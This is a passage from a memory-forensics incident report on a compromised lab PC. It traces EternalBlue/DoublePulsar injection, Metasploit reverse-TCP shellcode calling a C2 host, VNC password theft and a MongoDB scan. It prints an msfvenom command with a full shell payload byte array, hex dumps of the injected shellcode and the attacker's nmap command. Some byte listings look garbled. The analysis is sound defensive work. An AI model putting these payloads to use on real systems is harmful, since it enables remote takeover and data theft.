0x7f72e050	TCPv4	0.0.0.0:5800	0.0.0.0:0	LISTENING	2352	wlnvc.exe	
0x7f72f56f8	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	916	svchost.exe	
0x7f72f56f8	TCPv6	:::49154	:::0	LISTENING	916	svchost.exe	
0x7f72f69a0	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	916	svchost.exe	
0x7f72f69a0	UDPV4	0.0.0.0:0	*.*	2036	svchost.exe	2018-09-16 18:39:44 UTC+0000	
0x7f72f69a0	UDPV6	0.0.0.0:0	*.*	2036	svchost.exe	2018-09-16 18:39:44 UTC+0000	
0x7f7c60350	UDPV6	:::0	*.*	2036	svchost.exe	2018-09-16 18:39:44 UTC+0000	
0x7f7c60350	UDPV6	f800::3c75:a37b:c477:2a61:540	*.*	788	svchost.exe	2018-09-16 18:40:59 UTC+0000	
0x7f7c51420	UDPV6	0.0.0.0:49156	0.0.0.0:0	LISTENING	2036	svchost.exe	
0x7f7c51420	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	2036	svchost.exe	
0x7f7c51420	TCPv6	:::49156	:::0	LISTENING	2036	svchost.exe	
0x7f7d64400	TCPv4	172.16.168.131:49167	172.16.168.2:27017	CLOSED	3208	conhost.exe	
0x7f7d64400	TCPv4	172.16.168.131:49165	172.16.168.129:22	CLOSED	3480	XshellCore.exe	

Fig 57. Netscan results, check for abnormal session

Through process analysis and network session log, it can be seen that external connection was made from "172.16.168.136:4444". In this process, we can inferred that session acquisition using dll injection occurred, and confirmation procedure was needed. In fact, to analyze the process of dll injection, we looked at the following items from the contents of rundll32.exe identified through malfind and guessed that it was Shellcode. Through the related shellcode investigation, Metasploit is a Shell Code for Windows rebinding Shell Connection You can see that it is a Reverse TCP type meterpreter.

2018 VAC REPORT

```
Process: rundll32.exe Pid: 3436 Address: 0x70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00070000 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b .....`..1.d.P0.
0x00070010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R..R..r(..J&1..<
0x00070020 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 a|.....RW.R
0x00070030 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 ..J<.L.x.H..Q.Y.

0x00070000 fc CLD
0x00070001 e882000000 CALL 0x70088
0x00070006 60 PUSHA
0x00070007 89e5 MOV EBP, ESP
0x00070009 31c0 XOR EAX, EAX
0x0007000b 648b5030 MOV EDX, [FS:EAX+0x30]
0x0007000f 8b520c MOV EDX, [EDX+0xc]
0x00070012 8b5214 MOV EDX, [EDX+0x14]
0x00070015 8b7228 MOV ESI, [EDX+0x28]
0x00070018 0fb74a26 MOVZX ECX, WORD [EDX+0x26]
0x0007001c 31ff XOR EDI, EDI
0x0007001e ac LODSB
0x0007001f 3c61 CMP AL, 0x61
0x00070021 7c02 JL 0x70025
0x00070023 2c20 SUB AL, 0x20
0x00070025 c1cf0d ROR EDI, 0xd
0x00070028 01c7 ADD EDI, EAX
0x0007002a e2f2 LOOP 0x7001e
0x0007002c 52 PUSH EDX
0x0007002d 57 PUSH EDI
0x0007002e 8b5210 MOV EDX, [EDX+0x10]
0x00070031 8b4a3c MOV ECX, [EDX+0x3c]
0x00070034 8b4c1178 MOV ECX, [ECX+EDX+0x78]
0x00070038 e348 JECXZ 0x70082
0x0007003a 01d1 ADD ECX, EDX
0x0007003c 51 PUSH ECX
0x0007003d 8b5920 MOV EBX, [ECX+0x20]
```

Fig 58. Shellcode detected as my Malfind entry in "rundll32.exe"

```
root@kali:~/Cminer# msfvenom -p windows/shell_bind_tcp -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
unsigned char buf[] =
"\xfc\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\x4a\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x49"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\x9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\x06\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\x0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Fig 59. metasploit shell bind Shellcode

With volshell, you can find the area identified by shellcode inside rundll32.exe and extract the binary code against it.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 volshell -p 3100
```

```

macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 volshell -p 3436
Volatility Foundation Volatility Framework 2.6
Current context: rundll32.exe @ 0x86407030, pid=3436, ppid=2580 DTB=0x7f755580
Welcome to volshell! Current memory image is:
file:///home/macallan/Documents/VAC_2018/volatility-master/cpo_pc.vmem
To get help, type 'hh()'
>>> db(0x00070000, length=0x100)
0x00070000 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b .....1.d.P0.
0x00070010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R..R..r(..J81..<
0x00070020 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 a].,.....RW.R
0x00070030 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 ..J<.L.x.H..Q.Y.
0x00070040 01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac ...I..:I.4...1..
0x00070050 c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 .....8.u.).;)Su
0x00070060 e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 .X.XS..F..K.X...
0x00070070 8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff .....D$#[aYZQ.
0x00070080 e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 .Z....]h32..hw
0x00070090 73 32 5f 54 68 4c 77 26 07 89 e8 ff d0 b8 90 01 s2_ThLw&.....
0x000700a0 00 00 29 c4 54 50 68 29 80 6b 00 ff d5 6a 0a 68 ..)TPh).k...j.h
0x000700b0 ac 10 a8 88 68 02 00 11 5c 89 e6 50 50 50 40 ....h..`..PPPP@
0x000700c0 50 40 50 68 ea 0f df e0 ff d5 97 6a 10 56 57 68 P@Ph.....j.VWh
0x000700d0 99 a5 74 61 ff d5 85 c0 74 0a ff 4e 08 75 ec e8 ..ta....t.N.u..
0x000700e0 67 00 00 6a 00 6a 04 56 57 68 02 d9 c8 5f ff g...j.j.VWh...-
0x000700f0 d5 83 f8 00 7e 36 8b 36 6a 40 68 00 10 00 00 56 ....-6j@h...V
0x00070100 6a 00 68 54 a4 53 e5 ff d5 93 53 6a 00 56 53 57 j.hX.S....Sj.VSW
0x00070110 68 02 d9 c8 ff d5 83 ff 00 7d 28 58 68 00 40 h.....)Xh.@
0x00070120 00 00 6a 00 50 68 0b 2f 0f 30 ff d5 57 68 75 6e ..j.Ph./.0.Whun
0x00070130 4d 61 ff d5 5e ff 0c 24 0f 85 70 ff ff e9 Ma.^..$.P....
0x00070140 9b ff ff ff 01 c3 29 c6 75 c1 c3 bb ff b5 a2 56 .....).u.....V
0x00070150 6a 00 53 ff d5 00 00 00 00 00 00 00 00 00 00 00 j.S.....
0x00070160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00070170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00070180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00070190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x000701f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Fig 60. rundll32.exe Shellcode Check

The extracted shell code was analyzed by disassembler, and We can see C2 IP and PORT for connection You can see also that the C2 Server connected to the shellcode inserted in Rundll32.exe. The disassemble result '172.16.168.136:4444'. This is the same as the connection information of rundll32.exe, which you have seen in the above netscan results.

Disassembly:

```

0: fc          cld
1: e8 82 00 00 00    call  0x88
6: 60          pusha
7: 89 e5        mov    ebp,esp
9: 31 c0        xor    eax,eax
b: 64 8b 50 30   mov    edx,DWORD PTR fs:[eax+0x30]
f: 8b 52 0c        mov    edx,DWORD PTR [edx+0xc]
12: 8b 52 14      mov    edx,DWORD PTR [edx+0x14]
15: 8b 72 28      mov    esi,DWORD PTR [edx+0x28]
18: 0f b7 4a 26   movzx ecx,WORD PTR [edx+0x26]
1c: 31 ff        xor    edi,edi

```

Fig 61. Shellcode Disassemble

```

89: 68 33 32 00 00 ..... push  0x3233 ..... --> '23'
8e: 68 77 73 32 5f ..... push  0x5f327377 ..... --> '_2sw'
93: 54 ..... push  esp
94: 68 4c 77 26 07 ..... push  0x726774c ..... --> '&wL'
99: 89 e8 ..... mov   eax,ebp
9b: ff d0 ..... call  eax ..... --> 'kernel32.dll!LoadLibraryA'
9d: b8 90 01 00 00 ..... mov   eax,0x190
a2: 29 c4 ..... sub   esp,eax
a4: 54 ..... push  esp
a5: 50 ..... push  eax
a6: 68 29 80 6b 00 ..... push  0x6b8029 ..... --> 'k)'
ab: ff d5 ..... call  ebp ..... --> 'ws2_32.dll!WSASStartup'
ad: 6a 0a ..... push  0xa
af: 68 ac 10 a8 88 ..... push  0x88a810ac
b4: 68 02 00 11 5c ..... push  0x5c110002 ..... --> 'IP >> 172.16.168.136:4444'
b9: 89 e6 ..... mov   esi,esp
bb: 50 ..... push  eax

```

Fig 62. Analysis ShellCode & Find C2 Server

Through the above analysis, Shellcode is inserted into rundll32.exe and explorer.exe that created the process is also injected. In order to analyze this item, we examined CVE that can occur in this CPO PC and related vulnerability item, and it was confirmed that SMB Port (139 port) is listening in open state. There is an "EternalBlue" known as "MS17-010" in the exploit related to this service. EternalBlue is used in conjunction with Doublepulsar, and the ShellCode embedded in this CPO is created by Metasploit, so you can focus on injecting it from Doublepulsar. (This could be added to the confidence of other related investigators (HRs) to see if there is a record in them.)

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x7e21ec30	TCPv4	172.16.168.131:49161	::*	CLOSED	3436	rundll32.exe	2018-09-16 18:48:53 UTC+0000
0x7e07648	UDPV4	172.16.168.131:68	::*	780	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e642478	UDPV4	0.0.0.0:0	::*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e642478	UDPV6	:::0	::*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e72778	UDPV4	0.0.0.0:4500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e733418	UDPV4	0.0.0.0:4500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e733418	UDPV6	:::4500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7338f8	UDPV4	0.0.0.0:500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7338f8	UDPV6	:::500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e755ce8	UDPV4	0.0.0.0:500	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e777f50	UDPV4	0.0.0.0:0	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7975d8	UDPV4	0.0.0.0:0	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7975d8	UDPV6	:::0	::*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e98fd0	UDPV4	0.0.0.0:5355	::*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e4ba8a0	TCPv4	0.0.0.0:49158	0.0.0.0:0	LISTENING	504	lsass.exe	
0x7e539f18	TCPv4	0.0.0.0:49158	0.0.0.0:0	LISTENING	504	lsass.exe	
0x7e539f18	TCPv6	:::49158	:::0	LISTENING	504	lsass.exe	
0x7e7ea520	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	488	services.exe	
0x7e7eb280	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	488	services.exe	
0x7e7eb280	TCPv6	:::49155	:::0	LISTENING	488	services.exe	
0x7e7ed008	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System	
0x7e7ed008	TCPv6	:::445	:::0	LISTENING	4	System	
0x7e877f4d0	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	724	svchost.exe	
0x7e89c7d0	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	724	svchost.exe	
0x7e89c7d0	TCPv6	:::135	:::0	LISTENING	724	svchost.exe	
0x7e955a58	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	384	wininit.exe	
0x7e955a58	TCPv6	:::49152	:::0	LISTENING	384	wininit.exe	
0x7e956260	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	384	wininit.exe	
0x7e982488	TCPv4	172.16.168.131:139	0.0.0.0:0	LISTENING	4	System	

Fig 63. 139 Port Open

We did an artifact analysis with the aim of exploiting EternalBlue. We have found a "doublepulsar" plugin[21] from this site that can analyze DoublePulsar related artifacts.

- ① According to this site[22] the DoublePulsar Shellcode, follow the procedure below.
 - A. *Step 0*: Shellcode sorcery to determine if x86 or x64, and branches as such.
 - B. *Step 1* : Locates the IDT from the KPCR, and traverses backwards from the first interrupt handler to find ntoskrnl.exe base address (DOS MZ header).
 - C. *Step 2* : Reads ntoskrnl.exe's exports directory, and uses hashes (similar to usermode shellcode) to find ExAllocPool/ExFreePool/ZwQuerySystemInformation functions.
 - D. *Step 3* : Invokes ZwQuerySystemInformation() with the enum value SystemQueryModuleInformation, which loads a list of all drivers. It uses this to locate Srv.sys, an SMB driver.
 - E. *Step 4* : Switches the SrvTransactionNotImplemented() function pointer located at SrvTransaction2DispatchTable[14] to its own hook function.

F. *Step 5:* With secondary DoublePulsar payloads (such as inject DLL), the hook function sees if you "knock" correctly and allocates an executable buffer to run your raw shellcode. All other requests are forwarded directly to the original SrvTransactionNotImplemented() function. "Burning" DoublePulsar doesn't completely erase the hook function from memory, just makes it dormant.

- ② In the MS17-010 using the SMB vulnerability, the SrvTransaction2DispatchTable, which is an array of function pointers, was dumped from the srv.sys driver, one of the major drivers for running SMB, and it was checked whether the SrvTransactionNotImplemented Symbol points to the correct position. As a result, "UNKNOWN" The driver for the item was found. (offset = 0x8681d048)

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 doublepulsar -
pdb_file=srv.pdb
```

Ptr	Module	Section
0x95ca856f	srv.sys	PAGE
0x95ca2fe4	srv.sys	PAGE
0x95ca306d	srv.sys	PAGE
0x95ca5a89	srv.sys	PAGE
0x95ca62f3	srv.sys	PAGE
0x95c9cf65	srv.sys	PAGE
0x95c9dc74	srv.sys	PAGE
0x95c9c77c	srv.sys	PAGE
0x95c9d55d	srv.sys	PAGE
0x95ca64e5	srv.sys	PAGE
0x95ca397a	srv.sys	PAGE
0x95ca64e5	srv.sys	PAGE
0x95ca64e5	srv.sys	PAGE
0x95c9e5fb	srv.sys	PAGE
0x8681d048	UNKNOWN	
0x95ca8f2b	srv.sys	PAGE
0x95c8f107	srv.sys	PAGE

Fig 64. srv driver symbol matching

- ③ Actually, in the case of driver that processes DoublePulsar, volshell reviewed more detailed items based on the study that symbol table is not mapped by UNKNOWN as above. The opcode was analyzed for the offset "0x86725048" pointed to by UNKNOWN, and it was confirmed that DoublePulsar processing was performed. The corresponding OPCode performs the operations 0x23 (ping), 0xc8 (exec), 0x77 (kill).

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 volshell
```



```
>>> dis(0x8681d048)
0x8681d048 8b4c2408      MOV ECX, [ESP+0x8]
0x8681d04c 60              PUSHA
0x8681d04d e800000000    CALL 0x8681d052
0x8681d052 5d              POP EBP
0x8681d053 6681e500f0    AND BP, 0xf000
0x8681d058 894d34        MOV [EBP+0x34], ECX
0x8681d05b e8d9010000    CALL 0x8681d239
0x8681d060 e843010000    CALL 0x8681dia8
0x8681d065 e87f010000    CALL 0x8681die9
0x8681d06a 85c0          TEST EAX, EAX
0x8681d06c 0f84e3000000  JZ 0x8681d155
0x8681d072 8b5d3c        MOV EBX, [EBP+0x3c]
0x8681d075 8b4bd8        MOV ECX, [EBX-0x28]
0x8681d078 e817010000    CALL 0x8681d194
0x8681d07d 3c23          CMP AL, 0x23
0x8681d07f 740d          JZ 0x8681d08e
0x8681d081 3c77          CMP AL, 0x77
0x8681d083 741c          JZ 0x8681d0a1
0x8681d085 3cc8          CMP AL, 0xc8
0x8681d087 7422          JZ 0x8681d0ab
0x8681d089 e9b6000000    JMP 0x8681d144
0x8681d08e 8b4d38        MOV ECX, [EBP+0x38]
0x8681d091 8b4524        MOV EAX, [EBP+0x24]
0x8681d094 89410e        MOV [ECX+0xe], EAX
0x8681d097 31c0          XOR EAX, EAX
0x8681d099 884112        MOV [ECX+0x12], AL
0x8681d09c e99f000000    JMP 0x8681d140
0x8681d0a1 e813010000    CALL 0x8681d1b9
0x8681d0a6 e9b5000000    JMP 0x8681d160
0x8681d0ab 8b5d3c        MOV EBX, [EBP+0x3c]
0x8681d0ae 8b43e8        MOV EAX, [EBX-0x18]
0x8681d0b1 8b30          MOV ESI, [EAX]
0x8681d0b3 337528        XOR ESI, [EBP+0x28]
0x8681d0b6 8b7808        MOV EDI, [EAX+0x8]
0x8681d0b9 337d28        XOR EDI, [EBP+0x28]
0x8681d0bc 8b4004        MOV EAX, [EAX+0x4]
0x8681d0bf 334528        XOR EAX, [EBP+0x28]
0x8681d0c2 3b4310        CMP EAX, [EBX+0x10]
0x8681d0c5 89c3          MOV EBX, EAX
```

Fig 65. DoublePulsar OPCode Check

4.2.5 Suspicious Behavior Detection

Based on the analysis in sections 1.1 to 1.3, we were able to identify traces related to "external access" on the CPO's PC and identify the C2 Server. Based on the analysis results of other analyzed PCs, we analyzed the focus of the case analysis focusing on the "outflow of data due to external intrusion" rather than the outflow of individual CPO data.

With regard to Rundll32.exe and explorer.exe, the items that should be considered carefully in this scenario are as follows, focusing on the items generated since rundll32.exe process, including other processes derived from explorer.exe sequentially we should analyze it.

2018 VAC REPORT

0x867a4ac8	vmtoolsd.exe	2672	2580	8	185	1	0	2018-09-16	18:40:07	UTC+0000		
0x86780d40	SearchIndexer.	2804	488	11	602	0	0	2018-09-16	18:40:13	UTC+0000		
0x867b28f0	rundll32.exe	3108	2580	3	93	1	0	2018-09-16	18:41:33	UTC+0000		
0x86821b90	svchost.exe	3272	488	5	66	0	0	2018-09-16	18:41:41	UTC+0000		
0x84ea2870	svchost.exe	3300	488	13	339	0	0	2018-09-16	18:41:42	UTC+0000		
0x86407030	rundll32.exe	3436	2580	3	93	1	0	2018-09-16	18:41:52	UTC+0000		
0x86668030	explorer.exe	2884	432	29	935	1	0	2018-09-16	18:43:47	UTC+0000		
0x84cdca50	Xshell.exe	1184	2884	12	232	1	0	2018-09-16	18:43:54	UTC+0000		
0x84f4ac08	FNPLicensingSe	1596	488	10	91	0	0	2018-09-16	18:43:54	UTC+0000		
0x8668f9b8	XshellCore.exe	3480	1184	7	126	1	0	2018-09-16	18:43:55	UTC+0000		
0x84d3cb60	cmd.exe	3940	2884	1	21	1	0	2018-09-16	18:44:53	UTC+0000		
0x84f58368	conhost.exe	3948	396	5	89	1	0	2018-09-16	18:44:53	UTC+0000		
0x86762030	notepad.exe	1080	2884	2	91	1	0	2018-09-16	18:48:35	UTC+0000		
0x866f0918	cmd.exe	3192	1656	0	-----	0	0	2018-09-16	18:48:53	UTC+0000		

Fig 66. Process Timeline

The items to be carefully analyzed within CPO, which is the only environment that can access DB Server based on analysis of process, are "xshell.exe", "cmd.exe", "winvnc.exe". After connecting to C2 Server due to DoublePulsar in Rundll32.exe, you can check the related information with "cmdline" plugin to analyze the behavior.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 cmdline
```

```
SearchIndexer. pid: 2804
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
*****
rundll32.exe pid: 3108
Command line : rundll32.exe
*****
svchost.exe pid: 3272
Command line : C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
*****
svchost.exe pid: 3300
Command line : C:\Windows\System32\svchost.exe -k secsvcs
*****
rundll32.exe pid: 3436
Command line : rundll32.exe
*****
explorer.exe pid: 2884
Command line : explorer.exe
*****
Xshell.exe pid: 1184
Command line : "C:\Program Files\NetSarang\Xshell 6\Xshell.exe"
*****
FNPLicensingSe pid: 1596
Command line : "C:\Program Files\Common Files\Macrovision Shared\FlexNet Publisher\FNPLicensingService.exe"
*****
XshellCore.exe pid: 3480
Command line : "C:\Program Files\NetSarang\Xshell 6\XshellCore.exe" -setviewer 262812
*****
cmd.exe pid: 3940
Command line : "C:\Windows\System32\cmd.exe"
*****
conhost.exe pid: 3948
Command line : \??\C:\Windows\system32\conhost.exe
*****
notepad.exe pid: 1080
Command line : "C:\Windows\system32\NOTEPAD.EXE" C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini
*****
cmd.exe pid: 3192
```

Fig 67. Cmdline Result

Through Cmdline results, We can check that opened the UltraVNC .ini file in ProgramFiles using Notepad.exe. UltraVNC is a program for remote connection, and the client has been informed about the tools that CPO uses to perform tasks in a

remote environment. Therefore, the following command executed from the session connected by the Meterpreter can be viewed as an external intruder checking the vnc password information recorded in .ini to proceed with the VNC connection. (Encode password information in ultravnc.ini can be decrypted in the original text through decoding process.)

The above information can also be found through additional information on the Shellbag.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 shellbag
```

Value	MrU	File Name	Modified Date	Create Date	Access Date	File Attr	Path
0	0	UltraVNC	2018-09-16 15:54:42 UTC+0000	2018-09-16 15:49:24 UTC+0000	2018-09-16 15:54:42 UTC+0000	DIR	C:\Program Files\vnc bvba\UltraVNC

Fig 68. Shellbag log : ultra vnc access

```
python vol.py -f ./CPO PC.vmem --profile=Win7SP1x86 yarascan -Y "172.16.168.136"
```

Fig 69. C2 connection information identified within the Ultra VNC process

Through the Yara Rule configuration, Use Yarascan to find out the connection information and confirmed "Connection received from 172.16.168.136" in Process memory, 2018-09-17 3:43 (UTC +09: 00) , You can see from the external intruder that a VNC connection has been made by verifying that you have accessed the CPO PC from C2 using ultra vnc. This is done to perform limited tasks in the CLI Session consisting of Meterpreter.

Next, it analyzes the records related to Xshell.exe. In fact, after connecting to VNC, the intruder has confirmed from cmdline that Xshell has been accessed, and that netscan results in "172.16.168.138:22". The following IP is the IP address of the DB server where the data leaks occurred. To use Xshell, which is a GUI program of the CPO's DB Server connection session, the external intruder finds the ultra VNC password.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 filescan
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 dumpfiles -Q [Address] -
D ./export
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 filescan | grep 'Xshell' | grep 'log'
Volatility Foundation Volatility Framework 2.6
0x000000007e59b5b0      2      0 -W-r-- \Device\HarddiskVolume1\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell.log
0x000000007fd7d168      8      0 -W-r-- \Device\HarddiskVolume1\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell_1.log
0x000000007fd8f4e8      8      0 -W-r-- \Device\HarddiskVolume1\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell_2.log

macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ cat file.None.0x84f55c08.dat
***C:\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell.log
[03:43:54] Log started...
Set event for fist run.
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ cat file.None.0x84f7eb10.dat
***C:\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell_1.log
[03:43:54] Log started...
Closing tab.
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ cat file.None.0x84f903c0.dat
***C:\Users\DoorTiger\Documents\NetSarang Computer\6\Xshell\applog\Xshell_2.log
[03:43:55] Log started...
Connection established(Session) DB Server

```

Address	Protocol	Local Port	Remote Port	Status	Process ID	Process Name	Date	Time	Offset
0x7fc5f298	UDPv4	0.0.0.0:0	*.*	LISTENING	2036	svchost.exe	2018-09-16	18:39:44	UTC+0000
0x7fc60350	UDPv4	0.0.0.0:0	*.*	LISTENING	2036	svchost.exe	2018-09-16	18:39:44	UTC+0000
0x7fc60350	UDPv6	:::0	*.*	LISTENING	2036	svchost.exe	2018-09-16	18:39:44	UTC+0000
0x7fd21420	UDPv6	fe80::3c75:a37b:c477:2a61:546	*.*	CLOSED	780	svchost.exe	2018-09-16	18:46:59	UTC+0000
0x7fc5f408	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	2036	svchost.exe			
0x7fc60d50	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	2036	svchost.exe			
0x7fc60d50	TCPv6	:::49156	:::0	LISTENING	2036	svchost.exe			
0x7fd6a400	TCPv4	172.16.168.131:49167	172.16.168.2:27017	CLOSED	3208	conhost.exe			
0x7fd70900	TCPv4	172.16.168.131:49165	172.16.168.129:22	CLOSED	3480	XshellCore.exe			

Fig 70. Xshell.log & netscan log

In fact, I have analyzed the Artifacts related to Xshell, found DB Server Session login log. Finally, additional content found through CMD records. Through Cmdscan, you can see the trace of running nmap to the DB Server. It seems that DBMS type of DB server and scan process of MongoDB default port setting have been performed. (This

2018 VAC REPORT

behavior is the same as mentioned in the analysis of the DB Server, after the attacker performed the identification of the absence of authentication due to the vulnerable version of MongoDB Default Port.)

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 cmdscan
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 2056
CommandHistory: 0x613a30 Application: TPAutoConnect.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
*****
CommandProcess: conhost.exe Pid: 3948
CommandHistory: 0x5a8438 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
Cmd #0 @ 0x5a71c8: nmap -PN 172.16.168.138 -p27017
```

Fig 71. cmdscan result

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 filescan
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 filescan | grep 'nmap'
Volatility Foundation Volatility Framework 2.6
0x000000007e310488      1   1 R--rw-  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70
0x000000007e4b7f80      1   0 R--rw-  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\nmap-services
0x000000007e56c290      3   0 R--r-d  \Device\HddiskVolume1\Users\DoorTiger\Desktop\Tools\nmap-7.70\nmap.exe
